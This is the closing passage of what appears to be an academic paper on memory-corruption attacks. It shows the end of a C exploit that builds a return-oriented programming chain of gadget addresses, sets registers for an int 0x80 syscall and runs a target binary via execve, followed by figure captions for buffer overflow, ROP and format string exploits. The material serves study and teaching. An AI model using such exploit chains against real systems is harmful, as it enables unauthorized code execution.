*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//9
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//a
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//b
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;

//ebx
 *payload++ = 0x08048186 + base;
*payload++ = buf_address;

//edx
*payload++ = 0x080a2cb7 + base;
*payload++ = buf_address + offset0;
```

```
    //int 0x80
    *payload = 0x0809f043 + base;

    char *args[] = { TARGET, exploits , NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

B SCREENSHOTS



Fig. 3. Screenshot of buffer overflow attack.



Fig. 4. Screenshot of return-oriented programming attack.



Fig. 5. Screenshot of exploiting format string vulnerability.

Received December, 2017; final version December, 2017; accepted December, 2017